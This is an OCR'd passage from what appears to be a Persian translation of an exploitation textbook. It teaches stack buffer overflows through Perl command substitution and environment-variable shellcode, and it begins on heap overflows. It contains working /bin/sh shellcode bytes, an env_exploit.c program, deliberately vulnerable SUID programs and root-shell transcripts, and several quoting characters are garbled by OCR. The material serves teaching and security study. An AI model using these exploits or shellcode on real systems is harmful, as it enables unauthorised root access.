$ una'perl -e 'print "m";''e
Linux
$
```

در هر مورد خروجی دستور موجود بین علامات نقل قول، با خود دستور جایگزین شده و دستور uname اجرا گردیده است. تمام کاری که اکسپلویت در عمل انجام می دهد دریافت اشارگر پشته، شناور کردن یک بافر و سپس دادن آن به برنامه آسیب پذیر است. با پرل و مخصوصا قابلیت جانشینی دستور و یک آدرس برگشت تقریبی، کار اکسپلویت را می توان به صورت دستی با خط فرمان انجام داد. این کار با اجرای برنامه آسیب پذیر و استفاده از علامات نقل قول جهت جایگزینی یک بافر شناور بجای اولین آرگومان انجام می شود.

ابتدا باید سورتمه NOP را ایجاد کرد که در کد exploit.c مقدار ۲۰۰ بایت برای آن استفاده شده بود. این مقدار کافی به نظر می رسد، چرا که محدوده حدس می تواند تا ۲۰۰ بایت متفاوت باشد. این محدوده که *فضای حدس* نامیده می شود در چنین شرایطی از اهمیت بیشتری برخوردار است، چون آدرس دقیق اشارگر پشته شناخته شده نیست. با به یاد داشتن معادل دستور NOP در هگزادسیمال یعنی 0x90 می توان سورتمه را با استفاده از یک جفت علامت نقل قول و پرل ایجاد کرد، که در مشهود است:

```
$ ./vuln 'perl -e 'print "\x90"x200;''
```

سپس شل-کد باید به سورتمه NOP اضافه شود. داشتن شل-کد در جایی درون فایل کاملا مفید است، لذا قدم بعدی قرار دادن شل-کد درون یک فایل خواهد بود. چون تمام بایت ها در ابتدای اکسپلویت از قبل به صورت هگزادسیمال نوشته شده اند، لذا فقط کافی است این بایت ها را در یک فایل بنویسیم. این کار را می توان با یک Hex Editor یا دستور print در پرل (با هدایت خروجی به یک فایل) انجام داد. در زیر این مطلب نشان داده شده است:


```
$ perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x
89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\
xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";' > shellcode
```

پس از پایان این دستور می توان شل-کد را در فایل "shellcode" یافت. اکنون با یک جفت علامت نقل قول و دستور cat می توان شل-کد را به هر جایی اضافه کرد. با استفاده از همین روش می توان شل-کد را به سورتمه NOP اضافه کرد:

```
$ ./vuln 'perl -e 'print "\x90"x200;'"cat shellcode'
```

سپس باید آدرس برگشت (با چندین بار تکرار) را اضافه کرد، اما ظاهرا اشتباهی در بافر اکسپلویت رخ داده است. چرا که در کد exploit.c، بافر ابتدا با آدرس برگشت پر شد. چون آدرس برگشت حاوی ۴ بایت است، لذا این کار تنها جهت حصول اطمینان از قرار گرفتن صحیح آدرس برگشت در یک ردیف انجام شد (چهار بایتی ها کامل و درست وجود داشته باشند). اما به هنگام شناور کردن بافرها در خط فرمان باید ترتیب و در یک ردیف بودن بایت ها را به صورت دستی بررسی و رفع کرد.

نکته دیگر اینکه مجموع تعداد بایت های سورتمه NOP و شل-کد باید به ۴ بخش پذیر باشد. اندازه شل-کد ۶۴ بایت و سورتمه NOP ۲۰۰ بایت و جمع آنها ۲۴۶ بایت است. واضح است که ۲۴۶ بر ۴ بخش پذیر نیست و ۲ بایت کم دارد، لذا به ردیف بودن آدرس برگشت تکرار شده، با فقدان این ۲ بایت ناقص است، لذا روند اجرا به مکان غیرقابل انتظاری برگشت خواهد یافت.



برای به ردیف در آوردن قسمت آدرس های برگشت تکرار شده در بافر باید دو بایت اضافی به سورتمه NOP اضافه کنیم:

```
$ ./vuln 'perl -e 'print "A"x202;'"cat shellcode'
```

اکنون که اولین قسمت بافر به درستی ردیف شده است، تنها کافیست که آدرس برگشت تکرار شده را به انتهای آن اضافه کنیم. چون آخرین مکان اشارگر پشته 0xbffff978 بود، لذا آدرس برگشت تقریبی مناسبی را می توان به دست آورد. این آدرس برگشت را می توان با استفاده از "\x78\xf9\xff\bf" چاپ کرد. به علت ترتیب بایت در معماری x86 بر اساس مدل Little Endian، بایت ها معکوس می شوند. از این نکته به هنگام استفاده از کد اکسپلویتی که مرتب سازی را به صورت خودکار انجام می دهد چشم پوشی می شود.

چون اندازه نهایی بافر ۶۰۰ بایت است و سورتمه NOP و شل-کد جمعا ۲۴۸ بایت آنرا اشغال می کنند، با اندکی حساب ریاضی تعداد تکرار آدرس برگشت برابر با ۸۸ به دست می آید[۳۴]. این کار را می توان با یک زوج نقل قول اضافی انجام داد:

```
$ ./vuln 'perl -e 'print "\x90"x202;'"cat shellcode"perl -e 'print
"\x78\xf9\xff\xbf"x88;''
sh-2.05a# whoami
root
sh-2.05a#
```

اکسپلویت کردن برنامه در سطحِ خط فرمان کنترل و انعطاف بیشتری را در تکنیک هایی ارائه می دهد که با آزمایش یا آزمون و خطا به پیش میروند. برای مثال اینکه تمام ۶۰۰ بایت عملا برای اکسپلویت برنامه نیاز باشند قدری مشکوک است. این سرحد بافر را می توان به سرعت با استفاده از خط فرمان بررسی کرد.

```
$ ./vuln 'perl -e 'print "\x90"x202;'"cat shellcode"perl -e 'print
"\x68\xf9\xff\xbf"x68;''
$ ./vuln 'perl -e 'print "\x90"x202;'"cat shellcode"perl -e 'print
"\x68\xf9\xff\xbf"x69;''
Segmentation fault
$ ./vuln 'perl -e 'print "\x90"x202;'"cat shellcode"perl -e 'print
"\x68\xf9\xff\xbf"x70;''
sh-2.05a#
```

برنامه در اولین اجرا در مثال قبل کرش نمی کند و بدون مشکل خارج می شود، درحالیکه دومین اجرا به اندازه کافی آدرس برگشت را جاینویسی نمی کند، لذا برنامه کرش می کند. اما در آخرین اجرا آدرس برگشت به درستی جاینویسی می شود، لذا روند اجرایی را به سورتمه NOP و نهایتا به شل-کد (که یک پوسته ریشه را اجرا می کند) برگشت می دهد. این سطح از کنترل روی بافرِ اکسپلویت و بازخورد سریع از نتایج آزمایش، ارزش زیادی در فهم عمیق تر یک سیستم و یک تکنیک اکسپلویت خواهد داشت.

۲,۷,۲. استفاده از محیط

گاهی اوقات بافر برای قرار گرفتن شل-کد بسیار کوچک است. در این موارد می توان شل-کد را در یک *متغیر محیطی (enrivonment variable)* ذخیره و پنهان کرد. پوسته کاربر از متغیرهای محیطی برای مقاصد گوناگونی استفاده می کند، اما نکته کلیدی این است که این متغیرها در ناحیه ای از حافظه ذخیره می شوند و می توان روند اجرای برنامه را به آنجا تغییر داد. بنابراین اگر یک بافر آنقدر کوچک باشد که نتواند سورتمه NOP، شل-کد و آدرس برگشت تکرار شده را در خود جای دهد، می توان شل-کد و سورتمه را در یک متغیر محیطی ذخیره کرد و آدرس برگشت را به آدرس آنها در حافظه اشاره داد. در زیر قطعه کد آسیب پذیری را مشاهده می کنید که حاوی بافری است که برای قرارگیری شل-کد بسیار کوچک است:

```
vuln2.c code
```

---

[34] 600 (بافر) - 248 (NOP سورتمه + شل-کد) = 352 (فضای آدرس برگشت);
(تعداد آدرس های برگشت) 88 = (طول آدرس برگشت) 4 / (فضای آدرس برگشت) 352

```
int main(int argc, char *argv[])
{
      char buffer[5];
      strcpy(buffer, argv[1]);
      return 0;
}
```

در زیر کد vuln2.c **کامپایل شده و برای اینکه به درستی آسیب پذیر گردد مجوز** suid **به آن داده شده است:**

```
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod u+s vuln2
```

چون اندازه بافر در vuln2 **تنها ۵ بایت است، فضایی برای اضافه کردن شل-کد وجود ندارد؛ لذا باید در جای دیگری ذخیره شود. یک مکان مناسب جهت نگهداری شل-کد، یک متغیر محیطی است.**

تابع execl() **در کد** exploit.c **که جهت اجرای برنامه آسیب پذیر به همراه بافر شناور در اولین اکسپلویت استفاده شد، یک تابع هم خانواده به نام** execle() **هم دارد. این تابع یک آرگومان اضافی دارد که نشان دهنده محیطی است که پروسه در حال اجرا باید تحت آن اجرا شود. هر *متغیر محیطی* در این محیط به شکل آرایه ای از اشارگرها به رشته های پایان یافته با بایت پوچ است و خود *آرایه محیطی* با یک اشارگر پوچ پایان می یابد.**

یعنی می توان محیطی را با آرایه ای از اشارگر ها ساخت که حاوی شل-کد باشد، به این صورت که اولین اشارگر به شل-کد و دومین اشارگر یک اشارگر پوچ خواهد بود. سپس تابع execle() **را می توان جهت اجرای دومین برنامه آسیب پذیر (که آدرس برگشت را با آدرس شل-کد جاینویسی می کند) با این محیط فراخوانی کرد. خوشبختانه آدرس یک متغیر درخواست شده در این حالت را می توان براحتی محاسبه کرد. در لینوکس آدرس برابر با** 0xbffffffa **منهای طول محیط، منهای طول نام برنامه اجرا شده است:**

آدرس محیط = 0xbffffffa - طول محیط - طول نام برنامه

چون در این حالت آدرس تقریبی نیست و بر اساس محاسبات کاملا دقیق به دست می آید، لذا نیازی به سورتمه NOP **نیست. فقط جهت سرریز کردن آدرس برگشت در پشته باید آدرس به اندازه کافی در بافر اکسپلویت تکرار شده باشد. در این مثال، چهل بایت عدد نسبتا مناسبی به نظر می آید.**

```
env_exploit.c code
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

int main(int argc, char *argv[])
{
   char *env[2] = {shellcode, NULL};
   int i;
   long ret, *addr_ptr;
   char *buffer, *ptr;

// Allocate 40 bytes for buffer (on the heap)
 buffer = malloc(40);

// Calculate the location of the shellcode
 ret = 0xbffffffa - strlen(shellcode) - strlen("./vuln2");

// Fill the entire buffer with the desired ret address
 ptr = buffer;
 addr_ptr = (long *) ptr;
 for(i=0; i < 40; i+=4)
 { *(addr_ptr++) = ret; }

// End the string
```

```
 buffer[40-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
// and using the environment env as its environment.
 execle("./vuln2", "vuln2", buffer, 0, env);

// Free the buffer memory
 free(buffer);

   return 0;
}
```

در زیر خروجی حاصل از کامپایل و اجرای برنامه را می بینید:

```
$ gcc -o env_exploit env_exploit.c
$ ./env_exploit
sh-2.05a# whoami
root
sh-2.05a#
```

البته می توان این تکنیک را به صورت دستی در خارج از کد اکسپلویت نیز بکار برد. در پوسته bash می توان متغیرهای محیطی را با دستور "export VARNAME=value" استخراج کرد. با استفاده از دستور export و استفاده از پرل و چند زوج از علامت های نقل قول می توان شل-کد و سورتمه NOP را در محیط فعلی قرار داد:

```
$ export SHELLCODE='perl -e 'print "\x90"x100;'"cat shellcode'
```

گام بعدی یافتن آدرس این متغیر محیطی است. این عمل را می توان با یک دیباگر مثل GDB یا نوشتن یک برنامه کاربردی کوچک انجام داد که ما هر دو روش را توضیح می دهیم.

نکته استفاده از یک دیباگر، باز کردن برنامه آسیب پذیر و تنظیم یک نقطه توقف (breakpoint) در ابتدای فایل است. اینکار سبب اجرای برنامه شده اما قبل از اینکه چیزی عملا اتفاق بیفتد، اجرا را متوقف می سازد. در این لحظه می توان حافظه را از بعد از اشارگر پشته با دستوری در GDB به صورت x/20s $esp بررسی کرد. این دستور ۲۰ رشته حافظه پس از اشارگر پشته را چاپ می کند. کاراکتر x در دستور خلاصه ی eXamine است و عبارت 20s موجود در دستور نیز ۲۰ رشته پایان یافته با پوچ را تقاضا می کند. فشردن کلید Enter بعد از اجرای این دستور مجددا دستور قبلی را ادامه می دهد و در نتیجه ارزش ۲۰ رشته بعدی از حافظه را بررسی می کند. این فرآیند را می توان تا زمان یافتن متغیر محلی در حافظه تکرار کرد.

در خروجی زیر برنامه vuln2 با GDB دیباگ شده است تا رشته های موجود در حافظه پشته را به منظور یافتن شل-کدِ ذخیره شده در متغیر محلی SHELLCODE (به صورت درشت نما وجود دارد) بررسی کند.

```
$ gdb vuln2
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) break main
Breakpoint 1 at 0x804833e
(gdb) run
Starting program: /hacking/vuln2

Breakpoint 1, 0x0804833e in main ()
(gdb) x/20s $esp
0xbffff8d0: "O\234\002@\204\204\024@
\203\004\bR\202\004\b0\202\004\b\204\204\024@ooÿ¿F\202\004
\b\200ù\004@\204\204\024@(ùÿ¿B¡\003@\001"
0xbffff902:   ""
0xbffff903:   ""
```

```
0xbffff904:   "Tùÿ¿\\ùÿ¿\200\202\004\b"
0xbffff911:   ""
0xbffff912:   ""
0xbffff913:   ""
0xbffff914:   "P¢"
0xbffff917:   "@\\C\024@TU\001@\001"
0xbffff922:   ""
0xbffff923:   ""
0xbffff924:   "\200\202\004\b"
0xbffff929:   ""
0xbffff92a:   ""
0xbffff92b:   ""
0xbffff92c:   "¡\202\004\b8\203\004\b\001"
0xbffff936:   ""
0xbffff937:   ""
0xbffff938:   "Tùÿ¿0\202\004\b \203\004\b\020***"
0xbffff947:   "@Lùÿ¿'Z\001@\001"
(gdb)
0xbffff952:   ""
0xbffff953:   ""
0xbffff954:   "eúÿ¿"
0xbffff959:   ""
0xbffff95a:   ""
0xbffff95b:   ""
0xbffff95c:
"túÿ¿\201úÿ¿
úÿ¿Aúÿ¿xúÿ¿Yûÿ¿ïûÿ¿\035üÿ¿=üÿ¿\211üÿ¿¢üÿ¿Rüÿ¿Äüÿ¿Düÿ¿åüÿ¿\202yÿ¿\227yÿ
¿ yÿ¿Oyÿ¿óyÿ¿\002pÿ¿\npÿ¿-pÿ¿Upÿ¿\206pÿ¿\220pÿ¿\236pÿ¿ªpÿ¿Ipÿ¿xpÿ¿Uÿÿ¿"
0xbffff9d9:   ""
0xbffff9da:   ""
0xbffff9db:   ""
0xbffff9dc:   "\020"
0xbffff9de:   ""
0xbffff9df:   ""
0xbffff9e0:   "ÿù\203\003\006"
0xbffff9e6:   ""
0xbffff9e7:   ""
0xbffff9e8:   ""
0xbffff9e9:   "\020"
0xbffff9eb:   ""
0xbffff9ec:   "\021"
(gdb)
0xbffff9ee:   ""
0xbffff9ef:   ""
0xbffff9f0:   "d"
0xbffff9f2:   ""
0xbffff9f3:   ""
0xbffff9f4:   "\003"
0xbffff9f6:   ""
0xbffff9f7:   ""
0xbffff9f8:   "4\200\004\b\004"
0xbffff9fe:   ""
0xbffff9ff:   ""
0xbffffa00:   " "
0xbffffa02:   ""
0xbffffa03:   ""
0xbffffa04:   "\005"
0xbffffa06:   ""
0xbffffa07:   ""
0xbffffa08:   "\006"
0xbffffa0a:   ""
0xbffffa0b:   ""
(gdb)
0xbffffa0c:   "\a"
0xbffffa0e:   ""
0xbffffa0f:   ""
0xbffffa10:   ""
```

```
0xbffffa11:   ""
0xbffffa12:   ""
0xbffffa13:   "@\b"
0xbffffa16:   ""
0xbffffa17:   ""
0xbffffa18:   ""
0xbffffa19:   ""
0xbffffa1a:   ""
0xbffffa1b:   ""
0xbffffa1c:   "\t"
0xbffffa1e:   ""
0xbffffa1f:   ""
0xbffffa20:   "\200\202\004\b\v"
0xbffffa26:   ""
0xbffffa27:   ""
0xbffffa28:   "è\003"
(gdb)
0xbffffa2b:   ""
0xbffffa2c:   "\f"
0xbffffa2e:   ""
0xbffffa2f:   ""
0xbffffa30:   "è\003"
0xbffffa33:   ""
0xbffffa34:   "\r"
0xbffffa36:   ""
0xbffffa37:   ""
0xbffffa38:   "d"
0xbffffa3a:   ""
0xbffffa3b:   ""
0xbffffa3c:   "\016"
0xbffffa3e:   ""
0xbffffa3f:   ""
0xbffffa40:   "d"
0xbffffa42:   ""
0xbffffa43:   ""
0xbffffa44:   "\017"
0xbffffa46:   ""
(gdb)
0xbffffa47:   ""
0xbffffa48:   "'úÿ¿"
0xbffffa4d:   ""
0xbffffa4e:   ""
0xbffffa4f:   ""
0xbffffa50:   ""
0xbffffa51:   ""
0xbffffa52:   ""
0xbffffa53:   ""
0xbffffa54:   ""
0xbffffa55:   ""
0xbffffa56:   ""
0xbffffa57:   ""
0xbffffa58:   ""
0xbffffa59:   ""
0xbffffa5a:   ""
0xbffffa5b:   ""
0xbffffa5c:   ""
0xbffffa5d:   ""
0xbffffa5e:   ""
(gdb)
0xbffffa5f:   ""
0xbffffa60:   "i686"
0xbffffa65:   "/hacking/vuln2"
0xbffffa74:   "PWD=/hacking"
0xbffffa81:   "XINITRC=/etc/X11/xinit/xinitrc"
0xbffffaa0:   "JAVAC=/opt/sun-jdk-1.4.0/bin/javac"
0xbffffac3:   "PAGER=/usr/bin/less"
0xbffffad7:   "SGML_CATALOG_FILES=/etc/sgml/sgml-ent.cat:/etc/sgml/sgml-
```

```
docbook.cat:/etc/sgml/openjade-1.3.1.cat:/etc/sgml/sgml-docbook-
3.1.cat:/etc/sgml/sgml-docbook-3.0.cat:/etc/sgml/dsssl-docbook-
stylesheets.cat:"...
0xbffffb9f:   "/etc/sgml/sgml-docbook-4.0.cat:/etc/sgml/sgml-docbook-
4.1.cat"
0xbffffbdd:   "HOSTNAME=overdose"
0xbffffbef:   "CLASSPATH=/opt/sun-jdk-1.4.0/jre/lib/rt.jar:."
0xbffffc1d:   "VIMRUNTIME=/usr/share/vim/vim61"
0xbffffc3d:
"MANPATH=/usr/share/man:/usr/local/share/man:/usr/X11R6/man:/opt/insight/ma
n"
0xbffffc89:   "LESSOPEN=|lesspipe.sh %s"
0xbffffca2:   "USER=matrix"
0xbffffcae:   "MAIL=/var/mail/matrix"
0xbffffcc4:   "CVS_RSH=ssh"
0xbffffcd0:   "INPUTRC=/etc/inputrc"
0xbffffce5:   "SHELLCODE=", '\220' <repeats 100 times>,
"1A°F1U1ÉI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200èåÿÿÿ/bin/
sh"
0xbffffd82:   "EDITOR=/usr/bin/nano"
(gdb)
0xbffffd97:   "CONFIG_PROTECT_MASK=/etc/gconf"
0xbffffdb6:   "JAVA_HOME=/opt/sun-jdk-1.4.0"
0xbffffdd3:   "SSH_CLIENT=10.10.10.107 3108 22"
0xbffffdf3:   "LOGNAME=matrix"
0xbffffe02:   "SHLVL=1"
0xbffffe0a:   "MOZILLA_FIVE_HOME=/usr/lib/mozilla"
0xbffffe2d:   "INFODIR=/usr/share/info:/usr/X11R6/info"
0xbffffe55:   "SSH_CONNECTION=10.10.10.107 3108 10.10.11.110 22"
0xbffffe86:   "_=/bin/sh"
0xbffffe90:   "SHELL=/bin/sh"
0xbffffe9e:   "JDK_HOME=/opt/sun-jdk-1.4.0"
0xbffffeba:   "HOME=/home/matrix"
0xbffffecc:   "TERM=linux"
0xbffffed7:
"PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/opt/sun-
jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/usr/sbin:/usr/lo
cal/sbin
:/home/matrix/bin:/sbin"...
0xbffffff9f:   ":/usr/sbin:/usr/local/sbin:/sbin:/usr/sbin:/usr/local/sbin"
0xbffffffda:   "SSH_TTY=/dev/pts/1"
0xbffffffed:   "/hacking/vuln2"
0xbfffffffc:   ""
0xbfffffffd:   ""
0xbfffffffe:   ""
(gdb) x/s 0xbffffce5
0xbffffce5:   "SHELLCODE=", '\220' <repeats 100 times>,
"1A°F1U1ÉI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200èåÿÿÿ/bin/
sh"
(gdb) x/s 0xbffffcf5
0xbffffcf5:   '\220' <repeats 94 times>,
"1A°F1U1ÉI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200èåÿÿÿ/bin/
sh"
(gdb) quit
The program is running. Exit anyway? (y or n) y
```

پس از یافتن آدرس متغیر محلی SHELLCODE، از دستور x/s صرفا برای بررسیِ تنها همان رشته استفاده می شود. اما این آدرس شامل رشته "SHELLCODE=" (۱۰ بایت) نیز است، لذا ۱۶ بایت به آدرس اضافه می شود تا آدرس مکانی واقع در سورتمه NOP را ارائه دهد. ۱۰۰ بایت در سورتمه NOP فضای نسبتا مناسبی است، لذا هیچ نیاز به دقیق بودن آن آدرس نیست (یعنی اضافه شدن آن ۱۶ بایت)، بلکه یک حدس تقریبی کافی است.

دیباگر آدرس 0xbffffcf5 را نزدیک ابتدای سورتمه NOP نشان داد و معلوم شد که شل-کد در متغیر محلی SHELLCODE ذخیره شده است. با در اختیار داشتن این اطلاعات و استفاده از پرل و یک زوج از علامت نقل قول می توان برنامه آسیب پذیر را به صورت زیر اکسپلویت کرد:

```
$ ./vuln2 'perl -e 'print "\xf5\xfc\xff\xbf"x10;''
sh-2.05a# whoami
root
sh-2.05a#
```

مجددا باید سرحدِ بایت هایی را که *واقعا* در بافر نیاز هستند به سرعت بررسی کرد. آزمون ها و خطاهای زیر کمترین مقدار ممکن را برای بافر که هنوز بتواند آدرس برگشت را جاینویسی کند، ۳۲ بایت نشان می دهند.

```
$ ./vuln2 'perl -e 'print "\xf5\xfc\xff\xbf"x10;''
sh-2.05a# exit
$ ./vuln2 'perl -e 'print "\xf5\xfc\xff\xbf"x9;''
sh-2.05a# exit
$ ./vuln2 'perl -e 'print "\xf5\xfc\xff\xbf"x8;''
sh-2.05a# exit
$ ./vuln2 'perl -e 'print "\xf5\xfc\xff\xbf"x7;''
Segmentation fault
$
```

روش دیگر برای دریافت آدرس یک متغیر محلی نوشتن یک برنامه راهنمای ساده است. این برنامه می تواند به سادگی از تابع getenv() برای پیدا کردن اولین آرگومان برنامه در محیط استفاده کند. اگر برنامه آرگومان را پیدا کند، آدرس آنرا چاپ خواهد کرد و در غیر این صورت با یک پیام وضعیتی خارج می شود.

getenvaddr.c code

```
#include <stdlib.h>

int main(int argc, char *argv[])
{
   char *addr;
   if(argc < 2)
   {
      printf("Usage:\n%s <environment variable name>\n", argv[0]);
      exit(0);
   }
   addr = getenv(argv[1]);
   if(addr == NULL)
      printf("The environment variable %s doesn't exist.\n", argv[1]);
   else
      printf("%s is located at %p\n", argv[1], addr);
   return 0;
}
```

در زیر مراحل کامپایل و اجرای برنامه getenvaddr.c را به منظور یافتن آدرس متغیر محلی SHELLCODE می بینید:

```
$ gcc -o getenvaddr getenvaddr.c
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbfffcec
$
```

آدرس برگشتی برنامه اندکی با GDB تفاوت دارد، به این دلیل که زمینه برنامه راهنما اندکی نسبت به زمانی که برنامه آسیب پذیر اجرا می گردد (که خود با زمان اجرای برنامه در GDB تفاوت دارد) تفاوت دارد. خوشبختانه، ۱۰۰ بایت موجود در سورتمه NOP به اندازه ای کافی است که اجازه خودنمایی را به چنین تناقضاتی ندهد.

```
$ ./vuln2 'perl -e 'print "\xec\xfc\xff\xbf"x8;''
sh-2.05a# whoami
root
sh-2.05a#
```

اما قرار دادن یک سورتمه NOP بزرگ در جلوی شل-کد مانند شنا با لباس گشاد است! اگرچه پوسته ریشه ظاهر خواهد شد، اما معمولا تصادفی است و آزمون خطا این مسئله را نشان نخواهد داد. بازی کردن با لباس گشاد کار

آماتورهاست. در دنیای اکسپلویت کردن برنامه ها تفاوت در دانستن مکان دقیق یک چیـز در حافظـه و حـدس زدن آن است.

برای دقیق حدس زدن یک آدرس حافظه باید تفاوت های موجود در آدرس ها را کشف کرد. به نظـر مـی رسـد کـه طول نام برنامه ی در حال اجرا در آدرس متغیرهای محیطی تاثیر گذار است. این تاثیر را می توان با تغییر نام برنامه راهنما و اِعمال آزمون و خطا هرچه بیشتر کشف کرد. این نوع از عملیات آزمون و خطا و تشخیص الگو مهارت مهمی برای یک هکر محسوب می شود.

```
$ gcc -o a getenvaddr.c
$ ./a SHELLCODE
SHELLCODE is located at 0xbffffcfe
$ cp a bb
$ ./bb SHELLCODE
SHELLCODE is located at 0xbffffcfc
$ cp bb ccc
$ ./ccc SHELLCODE
SHELLCODE is located at 0xbffffcfa
```

همانطور که آزمایش قبلی نشان داد، طول نام برنامه درحال اجرا در مکان متغیرهـای محیطـی اسـتخراج شـده تـاثیر گذار است. روند کلی این طور به نظر می آید که با اضافه شدن هر بایت به طول نام برنامه، ۲ بایـت از آدرس متغیـر محیطی کم می شود. این مسئله در رابطه با نام برنامه ما یعنی getenvaddr نیز صادق است، چون اختلاف طـول بـین نام های getenvaddr (نام کد منبع) و کاراکتر a (نام برنامـه بـاینری) برابـر بـا ۹ بایـت و اخـتلاف بـین آدرس هـای 0xbffffcfe و 0xbffffcec نیز ۱۸ بایت است.

با در اختیار داشتن این نکات می توان به هنگام اجرای برنامه آسیب پذیر، آدرس دقیق متغیـر محلـی را پـیش بینـی کرد. یعنی می توان وجود سورتمه NOP را حذف کرد.

```
$ export SHELLCODE='cat shellcode'
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd50
$
```

چون نام برنامه آسیب پذیر vuln2 است که ۵ بایت طول دارد و نام برنامه راهنما getenvaddr اسـت کـه ۱۰ بایـت طول دارد، لذا در زمان اجرای برنامه آسیب پذیر، آدرس شل-کد ۱۰ بایت بیشتر خواهد بود، چرا که طول نام برنامه راهنما ۵ بایت بیشتر از طول نام برنامه آسیب پذیر است. با اندکی حساب ریاضی معلوم می شـود کـه هنگـام اجـرای برنامه آسیب پذیر، آدرس پیش بینی شده ی شل-کد باید 0xbffffd5a باشد.

```
$ ./vuln2 'perl -e 'print "\x5a\xfd\xff\xbf"x8;''
sh-2.05a# whoami
root
sh-2.05a#
```

چنین دقتی تمرین مناسبی برای یک اکسپلویت نویس است، اما همیشه نیاز نیست. با این حال اطلاعات بدست آمـده از این آزمایش می تواند ما را در محاسبه طول سورتمه NOP یاری دهد. مادامی که نام برنامه راهنمـا بزرگتـر از نـام برنامه آسیب پذیر است، آدرس دریافتی از برناهـه راهنمـا همیـشه بزرگتـر از آدرس برگـشت داده شـده در زمـان اجرای برنامه خواهد بود. به این صورت می تواند با قرار دادن یک سورتمه NOP کوچک قبـل از شـل-کـد ر متغیـر محلی این تفاوت جزئی را رفع کرد.

اندازه سورتمه NOP مورد نیاز را می توان به راحتی محاسبه کرد. چون نام یک برنامه آسیب پذیر حداقل بایـد یـک کاراکتر باشد، حداکثر تفاوت در طول نام برنامه برابر با *طول نام برنامه راهنما منهای یک* خواهد بـود. در ایـن مـورد

نام برنامه راهنما getenvaddr است، لذا طول سورتمه NOP باید ۱۸ بایت باشد، چرا که با هر ۱ بایت تفاوت، آدرس به میزان ۲ بایت تنظیم و منطبق می شود.[۳۵]

۲,۸. سرریزهای مبتنی بر Heap و BSS

علاوه بر سرریزهای مبتنی بر پشته، سرریزهای دیگری وجود دارند که در قطعات حافظه ای Heap و BSS رخ می دهند. اگرچه این نوع سرریزها به اندازه سرریزهای مبتنی بر پشته استاندارد سازی نشده اند، اما به همان اندازه موثر هستند. چون در این حالات هیچ آدرس برگشتی برای جاینویسی وجود ندارد، لذا این نوع سرریزها مبتنی بر متغیرهای مهمی در حافظه هستند که بعد از یک بافر قابل سرریز وجود دارند. اگر یک متغیر مهم (مثلا متغیری که اطلاعات مجوزهای کاربری یا وضعیت اعتبارسنجی را نگه می دارد) بعد از یک بافر قابل سرریز موجود باشد، می توان این متغیر را جهت دریافت *همه مجوزها (full permissions)* یا تنظیم اعتبارسنجی مورد نظر سرریز کرد. یا اگر یک اشارگر تابع بعد از یک بافر قابل سرریز باشد می توان آنرا جاینویسی کرد. به این صورت به هنگام فراخوانی آن اشارگر تابع، برنامه آدرس حافظه ای دیگری (که ممکن است شل-کد در آنجا قرار داشته باشد) را فراخوانی خواهد کرد.

چون اکسپلویت های سرریز در قطعات Heap و BSS وابستگی بیشتری به طرح حافظه (memory layout) در برنامه دارند، لذا تشخیص این نوع آسیب پذیری ها سخت تر است.

۲,۸,۱. یک نمونه پایه از سرریز مبتنی بر heap

برنامه زیر یک برنامه متن نگار ساده است که در برابر یک سرریز مبنی بر Heap آسیب پذیر است. این مثال بسیار ساده است و دقیقا به همین است که آنرا مثال می نامیم، نه یک برنامه واقعی. اطلاعات اشکال زدایی نیز به کد اضافه شده اند.

```
heap.c code
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
   FILE *fd;

// Allocating memory on the heap
